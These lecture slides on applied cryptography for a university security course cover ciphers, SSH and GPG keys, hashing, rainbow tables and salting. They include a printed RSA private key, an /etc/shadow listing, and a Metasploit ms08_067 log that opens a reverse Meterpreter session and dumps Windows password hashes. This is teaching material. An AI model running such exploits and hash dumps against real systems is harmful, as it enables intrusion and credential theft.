

# Cyber Security

Applied Cryptography

Dr Chris Willcocks



Durham  
University

# Introduction

1. Content in this lecture will be examinable
2. This is a **single lecture** on **applied cryptography** for computer security.  
there will likely be a dedicated to codes and cryptography L3 submodule:
  - i. History of cryptography
  - ii. RSA
  - iii. Cryptographic hash functions
  - iv. AES
  - v. Elliptic Curves
  - vi. Entropy
  - vii. Error correction
  - viii. Linear codes
3. For this reason I won't cover in detail theory, but will focus more on real-world usage & concepts.

# Definition (not examinable)


## What is cryptography?

"The science of secret writing" - Gollmann.

"Cryptology is the science of communicating using secret codes. It is subdivided into cryptography, writing in codes, and cryptanalysis, deciphering codes." - Richard R. Brooks.

"Cryptography or cryptology (from Greek κρυπτός kryptós, "hidden, secret"; and γράφειν graphein, "writing", or -λογία -logia, "study", respectively) is the practice and study of techniques for secure communication in the presence of third parties called adversaries." - Wikipedia.

# Encryption & Decryption



**Clear text:**

"I buried my treasure under the oak tree."



**Encryption**

**Cipher text:**

"V ohevraq zl gernfher haqre gur bnx gerr."



**Decryption**

**Clear text:**

"I buried my treasure under the oak tree."

# Substitution Cyphers

- Replaces each letter of the alphabet with another letter, e.g. ROT13 is a popular basic example.
  - ROT $k$  is easy to break, just iterate over all keys and fuzzy string search a word list.
- Lots of variants:
  - Monoalphabetic
    - Fixed substitution
  - Polyalphabetic
    - Change substitution rules in different parts of the message
  - Polygraphic
    - Substitute with groups of letters, e.g. just using pairs increases to  $26^2 = 676$
- Variants throughout history: Vigenère, Enigma. Not used much anymore. Broken with frequency analysis (various divide-and-conquer approaches for more advanced poly-alphabetic ciphers)

## Monoalphabetic simple substitution:

"treasure under the oak tree."  
"gernfher haqre gur bnx gerr."

## Polyalphabetic:

"treasure under the oak tree."  
13 14 15 16 17 18 19


"gerngifs jcostg ixu esc lkxx."

## Polygraphic:

"treasure under the oak tree."  
"h(C%7]\_"

# Encryption & Decryption

- In practise we use algorithms that encrypt the message with a key.
- If both keys are the same, we call this a “symmetric key” cryptosystem.
- If both keys are different, we call this “asymmetric key” or “public key cryptography”.



# SSH Example

```
chris@chris-lab ~ master • ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/chris/.ssh/id_rsa):
Created directory '/home/chris/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/chris/.ssh/id_rsa.
Your public key has been saved in /home/chris/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:AE0e9eIZWH7wDe9ubVfy1oPiVJ0/7njiV4MRvpH8DiTU chris@chris-lab
The key's randomit image is:
+----[RSA 2048]----+
|.0..|
|.+.0..|
|.0 +.0..|
|.+.0E..|
|.+.S..X.o|
|.0.0.0.0|
|.+.X.|
|.0..=0|
|.0*|
+----[SHA256]----+
chris@chris-lab ~ master • cd .ssh
chris@chris-lab ~/.ssh master • ls
id_rsa id_rsa.pub
chris@chris-lab ~/.ssh master •
```

Private key, stays with you and is not distributed.

Generate private & public key from a large random number (/dev/random)

Public Key

```
chris@chris-lab ~/.ssh master • cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDNJ1om7pvRwr29voRpwQ1KbDyA+St3sIJqq2vwNfGIsxZJst
k/se7VcoPpPVknfbS33jPwDdaoM38rJPCh747P1HKz9+yQrF0bXBHb5wd2jllipdRE7gneyIDGQBCJWBZfte/gX
yjjZSHVjXURHwMDqgnxiFQqp1Yy9q15+jMjM7qCTF32q/SRpJXj7L68wO6AJq7WQV2WLR4Dx3T4yZXqu/eG3Wv
1/e98KfsAlJsFEryxwL+qKBSHxT04gmRh1QwBq7WZHFb2zz7tLLUdSzWU1m8aIoPrpqVovXHQEFXR5IBJgMM8Y
PtBfkiFalgwsgmMOA6xtri3JBKE0fwr chris@chris-lab
chris@chris-lab ~/.ssh master • cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEASdaJu6b0Vq9vb6EacEIImw8gPKrd7CCaqtr8DRYCLMWSbLX
ZP7Hu1XKD6T1ZJ320t94z8HQ2qDN/KyTwoe+0z9Rys/fskKxdACQr2+cHdo5YqXU
R04J3sogxkAQiVgWx7Xv4F48o42Uh1Y11ER1jA6qp8YhUKqdWMvapefozIz06gkx
d9qv0kaSV4+y+vMDugCau1kFdli0eA8d0+MmV6rv3ht1r/Jf3vfCn7AC47BRK8sc
C/qigUocU90IjKjYdUMaau1mRxQds8+7S5Venc11NZvG1KD66alaFcR0BH10eSASy
DDPGGT7QX5IhwpYfRIjDgOsba4tyQQShNH8EQIDAQABoIBAC11z2j8XoVL2W0m
ukX2HUjCs7rwnXt4PNkIDVJMQM/xIdICwVdvMQ0hkKpfuCTf1UScBEf3gfR/P
6z5m3CtWtHBMGXCYE5i/HMAjd1Kqaqt07G5/tfSEnmbaGjjkUN6H0Alk3qUgYn
7R2zvWhD3jdmzcVHoY5ZbkYbRTx3TSUL+qfVugJq0fqqg9eHAR2vH8d3h1ngxyg
yUAPzZudzh24XLRm6IzzZdIYAQpZ01HVbXIfpC4YvBXkQmSt5cKpYFTXF4UnQt
hXHuXGUJeD0XFBJk+BiVVF13MmNZENGa/p6WaXpVWcE7R9ebhJufSvW2dx7v05+lp
vR12htUCGyEA7g0JeoghUwHRQXdkWxa7nxzCR4DZT28D/KFd0nGkLrqcnjWRbPyE
EGqZw3XvVcqif3P7L0pcls1iShSt2ru6HRY/gISK2X0nrbLwQXIA77zALjxo/uU
krW/kbHcDi+NONDKzm3i/1opBnmKdAwWeWB1o3+S1c29iWAIi0EDpt8CgYEA3J9R
ofnV3n6tBV+imD1zP66gTgFB6FgoCuUaYhTQIoKB7y1PjWZ0E1dTPu0Bly2bw651
5y7nKu/+UbXvN4+MxZrSuwLjvnbHleh4557kDokqLXpropqGHVIZ0guZiH0Zplff
Iorn4AbR1d0vMGLXL2B14a9bL+owIMxm1kaw8CgYA+P65T+K9Idk85S6TKN8Ff
sg0hAJDP8ahLLi0HTeqsX0EZg8vHgKVOXXBgtyihd17Qj5QGIxzd1w06yn1BjH72
CYQp5ddjp0yDmx+D6//k20YtsGGK8oGKToybxunIct8JSpAmf4U4I+FP9Vwz2A6
n3t1CYJsH2QEPHU+xAveZQKBgQcm3HyiVFIUQJzd5pIUMM3cyVeH895w0S1wMdu
jS1KHIjne861NFEywaY9foXocF9R5bi+4r0GPx0Le13dGN4xx0S1/5wH7tBPKg9f
p0X3VHjpAuErj1GGFZTs2N8bYvqmW+1wt7xeL0pBnApNYu0SPn5Yoxjbi126153H
NyELswKBgQCAAm3Ef2rFVwF9+8g+4xYFYn2AZ4PmIJH9+s1LWespTi2mhprc/I7
guW7mPQPXKap4b8weH7c1kQFsjf2SRaPPh702BCuL8z851YjWRsCJUm97f4AGxz
iR5TnZVs01BZGbrxbRgq2NsVZeZf/ySK15RVALNaOM9PUWmyNzx0Jgg==
-----END RSA PRIVATE KEY-----
```

2

# Distributing Public Keys

```
chris@chris-lab ~/.ssh $ cat id_rsa.pub  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDNJ1om7pvRwr29voRpwQiKbDyA+St3sIJq2vwNfGIsxZJst  
k/se7VcoPpPVknfbS33jPwDdaoM38rJPCh747P1HKz9+yQrF0BxBHb5wd2j1lpdRE7gneyiDGQBCJWBZfte/gX  
yjjZSHVjXURHWMdqqnxiF0qp1Yy9q15+jMjM7qCTF32q/SRpJXj7L68w06AJq7WQV2wLR4Dx3T4yZXqu/eG3Wv  
1/e98KfsALjsFEryxwL+qKBSht04gmRh1QwBq7WZHF82zz7tL1USdzWU1m8aIoPrpqVoVxHQEfXR5IBJgMM8Y  
PtBfkiFalGwsgmM0A6xtri3JBBKE0fwR chris@chris-lab
```

Give your public key to other computers or applications, then you can connect and send messages to them securely without typing in your username/password each time.

## Other key pairs:


PGP key pairs:

- Can be set up in a similar fashion. Both can choose the underlying algorithm (RSA, DSA, etc).

SSL key pairs:

- Encrypt TCP/IP communications and secure browser-server connections (used for SSL Certificates)

Bitcoin wallets.






# Block Ciphers


```
chris@chris-lab ~/security master • gpg --cipher-algo AES256
3DES      AES      AES192    AES256    BLOWFISH  CAST5     IDEA      TWOFISH
```

- **Symmetric key** encryption method typically used for files
- Encrypts blocks of text at a time, rather than bits of text (stream ciphers).
- DES encrypts 64-bit blocks at a time.
- AES encrypts 128-bit (or bigger) blocks at a time.
- Developed to eliminate the chance of encrypting identical data the same way: the ciphertext from the previous block is fed into the algorithm for computing the next block.
- Also uses an initialisation vector such that same message encrypted multiple times will be different.

# ECB vs Non-ECB modes



Image



"ECB Penguin"




Non-ECB mode looks  
pseudo random

Further reading: [https://en.wikipedia.org/wiki/Block\\_cipher\\_mode\\_of\\_operation](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation)

# Block Cipher Example

```
chris@chris-lab ~/security master • echo "this is some sensitive data" > sensitive-file.txt
chris@chris-lab ~/security master • hexdump -C sensitive-file.txt
00000000 74 68 69 73 20 69 73 20 73 6f 6d 65 20 73 65 6e |this is some sen|
00000010 73 69 74 69 76 65 20 64 61 74 61 0a |sitive data.|
0000001c
chris@chris-lab ~/security master • gpg -c sensitive-file.txt
chris@chris-lab ~/security master • hexdump -C sensitive-file.txt.gpg
00000000 8c 0d 04 07 03 02 f4 e0 a6 75 cc 7e 99 aa f3 d2 |.....u.~....|
00000010 5b 01 4b fb 4f 17 6a b8 4b fb 80 6b 6b 1f b0 db |[.K.O.j.K..kk...|
00000020 e6 7c bb 5d 23 22 04 7d 06 53 74 a6 26 34 4d ee |.|.]#".}.St.&4M.|
00000030 27 6f 42 e6 96 9f 43 b4 ac d2 d3 07 64 f3 fc cc |'oB...C.....d...|
00000040 98 89 6c 24 75 5e 94 23 89 22 b9 f0 71 95 81 81 |...l$u^.#..."q...|
00000050 8b b5 db 1c c5 08 d5 9f 3d 9c c5 12 9c 98 87 4b |.....=.....K|
00000060 c1 09 68 de 9b f2 5b 30 0c 74 88 b2 |..h...[0.t..|
0000006c
chris@chris-lab ~/security master • gpg -c sensitive-file.txt
File 'sensitive-file.txt.gpg' exists. Overwrite? (y/N) y
chris@chris-lab ~/security master • hexdump -C sensitive-file.txt.gpg
00000000 8c 0d 04 07 03 02 db 63 fd d2 35 eb d6 df f3 d2 |.....c..5.....|
00000010 5b 01 4c 5b c1 8a f6 04 46 cc ff 60 d1 33 80 5f |[.L[...F...3.._|
00000020 37 34 65 4d 9e 5c 3a fa b2 f2 ea bd 81 a4 88 56 |74eM.\.....V|
00000030 4c 64 2c 02 12 3d 8e e2 12 f1 72 6d d1 0f b1 a6 |Ld,..=....rm....|
00000040 d4 81 d1 87 53 ba ba 46 1b 6d 47 f2 dc a1 fd c5 |...S..F.mG....|
00000050 b8 91 e2 fa 5f fd 3d 9d 62 2a 30 87 51 7d d3 f4 |.....=.b*0.Q...|
00000060 56 b0 b2 9c 74 91 f4 15 2e fa d1 01 |V...t.....|
0000006c
```

Encrypt



Enter passphrase


Passphrase:  abc

☐ Save in password manager

Cancel OK

Decrypt

```
chris@chris-lab ~/security master • gpg --decrypt sensitive-file.txt.gpg
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
this is some sensitive data
chris@chris-lab ~/security master •
```



Enter passphrase

Passphrase:  abc

☐ Save in password manager

Cancel OK

# Hacking AES-256

AES-256 is currently regarded as one of the most secure block cipher algorithms. To brute-force you would need  $2^{256} =$


115792089237316195423570985008687907853269984665640564039457584007913129639936

guesses, which would take longer than the age of the universe.

AES makes the system secure?

- [Hacking AES-256 wifi passwords in 8,192 guesses](#)
- [Cache-timing attacks for AES](#)

These are **side-channel attacks**.



*Correlation traces for all key byte guesses (address Hamming distance model)*

# Storing Passwords

Storing passwords in plain text is not good.

- If someone obtains database of user IDs/passwords (e.g. database leak, inside job, hacked server, bad admin) then all users are exposed.
- We should design it that, even there is a flaw in the system security, the password should be hard to find.
- Q. Should we encrypt the passwords?
- We can hash the passwords and check the hashes match instead.

```
chris@chris-lab ~ } master • echo -n "mypassword" | sha256sum
89e01536ac207279409d4de1e5253e01f4a1769e696db0d6062ca9b8f56767c8 -
chris@chris-lab ~ } master • echo -n "mypassword" | sha256sum
89e01536ac207279409d4de1e5253e01f4a1769e696db0d6062ca9b8f56767c8 -
chris@chris-lab ~ } master •
```

# Hash Functions

- Any function that can map data of arbitrary size to a fixed size.
- Different applications require hash functions with different properties.
  - E.g. in graphics, you may want a spatial hash which maps from 3D space to 1D space while guaranteeing locality; points nearby in 3D are also nearby in 1D so you can retrieve objects from your game world quickly without cache misses.
- Cryptographic hash functions should guarantee these properties:
  - **Deterministic**
  - **One-way** function
  - **No collisions**
  - **Avalanche effect**
- Popular algorithms:
  - MD5 (no longer deemed secure)
  - SHA-1 (no longer deemed secure)
  - SHA-2, e.g. SHA-256 and SHA-512 - better but still susceptible to certain attacks.

# Storing passwords (continued)

- Will storing our passwords as a list of hashes, which can't be inverted, make us secure?
- Most passwords are
  - not random characters
  - not arbitrary length
  - have some structure to them
- For example, if we assume passwords are  $\leq 8$  characters
  - 1 character could have 94 possibilities (number of printable ascii characters)
  - 2 characters have  $94^2$
  - 8 characters have  $94^8$  possible values = 6,095,689,385,410,816 assuming  $10^{10}$  hashes/second (e.g. MD5, others are much slower) would take **7 days**.
  - 9 characters would take **2 years**.
- This would be an **offline attack**.

# Precomputed Hash Tables

What if we crowd-funded the precomputation of the hashes, and stored (sold) them on a hard drive?

- They could just lookup in the order of minutes/hours.
- Calculating hashes is significantly slower than doing a lookup.


$94^8 \times (8 \text{ bytes } \textbf{plain text} + 32 \text{ byte hash}) = \textbf{244,000 TB}$  (too much storage for such an attack).

Is there a really good compression scheme which allows for fast querying?

- Rainbow Tables ([buy some here](#))



# Rainbow Tables



# Rainbow Tables

## Start text

RiLpFt  
NoEqki  
VsTwNi  
...  
FsAilW

## End of chain after 100,000

c744b1716cbf8d4dd0ff4ce31a17715  
xQfu4mKvauf0Z1jloNd6gVZ2EzfOtXF  
3cd696a8571a843cda453a229d7418  
...  
7ad7d6fa6bb4fd28ab98b3dd33261e8f

We sort table by end hashes allowing for fast search. Table "contains" all pre-computed hashes but is **100,000 times** smaller.

Reduced text

Hashes

First guess      second...

To query the rainbow table:

1. **Iterate 100,000 times.** Look for the hash in the sorted list of final hashes.
2. If not found **reduce the hash** into another plaintext, and **hash the new plaintext**.
3. If it is found, the chain for which the hash matches the final hash contains the original hash. You can now go from start of chain to recover secret plain text.

- Using rainbow tables we can recover passwords within minutes and retain reasonable storage requirements (e.g. **500 GB** for a rainbow table).
- So we introduce a “salt” which is random string “7sAgFbf” stored as **plain text** alongside the **hash**, but we compute the hash by:

$$\text{hash} = H(\text{salt} + \text{password})$$

- Two users with the same password will now have different hashes, as they will have different randomly generated salts.
- For 32-bit salts, you would now need to pre-compute and query  $2^{32}$  rainbow table databases (for each salt value) making such hacking approaches infeasible.

# Storing Passwords Example

Algorithm      Salt      Hash      Meta

```
[root@linux john-1.7.2]# cat /etc/shadow
root:$1$kWbs0yQ0$HkcrIg/f8rpT080IsBd2u/:16391:0:99999:7:::
bin:!:14013:0:99999:7:::
daemon:!:14013:0:99999:7:::
adm:!:14013:0:99999:7:::
lp:!:14013:0:99999:7:::
sync:!:14013:0:99999:7:::
shutdown:!:14013:0:99999:7:::
halt:!:14013:0:99999:7:::
mail:!:14013:0:99999:7:::
news:!:14013:0:99999:7:::
uucp:!:14013:0:99999:7:::
operator:!:14013:0:99999:7:::
games:!:14013:0:99999:7:::
gopher:!:14013:0:99999:7:::
ftp:!:14013:0:99999:7:::
nobody:!:14013:0:99999:7:::
```

UNIX

Hack weak Unix passwords with  
"John the Ripper" (and other OS).

Windows

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.34.139:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.34.135
[*] Meterpreter session 2 opened (192.168.34.139:4444 -> 192.168.34.135:1739) at 2013-07-30 00:00:00

meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaeef8b117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3f07224e22c5dc9e3d50224ebbf04b7:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:41361b1534272026576c22449c3b6aff:::
user:1003:b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337d73085c45f9416be5787d86:::
peru:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_HP-SRV01:1108:6dbad79696399a35bac6fe70f7fc828b:501990d3465ee72c7c074459b8dc6d1d:::
IWAM_HP-SRV01:1109:015839b59b7a2b8926c254f40a2e31ee:c935181ee5bc159edf13d4ba3be6450b:::
albert:1114:d0b22b77a558f4c1511a02b6cacb6d18:2f7e3f310946abd46d1c3d0801cbd9d3:::
nina:1115:3993fcde5c417d12e72c57ef50f76a05:822b051f594be4540e071395f80c6df7:::
nick:1116:681e9a747943826f824a5691239d4d13:e40cf12dc3e53a84a1877d3793c0c61f:::
jasmine:1117:cbc501a4d222778365c4a55f32b3bf85:61e4be9bc78c65275f97d77ea821f258:::
joy:1118:f5d13a813b5d5ffac467021088dc706f:1aa90c8708e234c36bbdb7d770617820:::
HP-SRV01$:1007:aad3b435b51404eeaad3b435b51404ee:12d6d31ff28ae38e43b8f0ca41bfad42:::
```

# Coursework

- Coursework will be on DUO next week. Due teaching week 9.

This is unlike any other coursework you will get, as you will not have explicit instructions on how to hack the system. This is done on purpose to emulate the mindset of a hacker.

- **DON'T PANIC!**

We will cover more things that will be useful for the coursework in subsequent Lectures and labs.

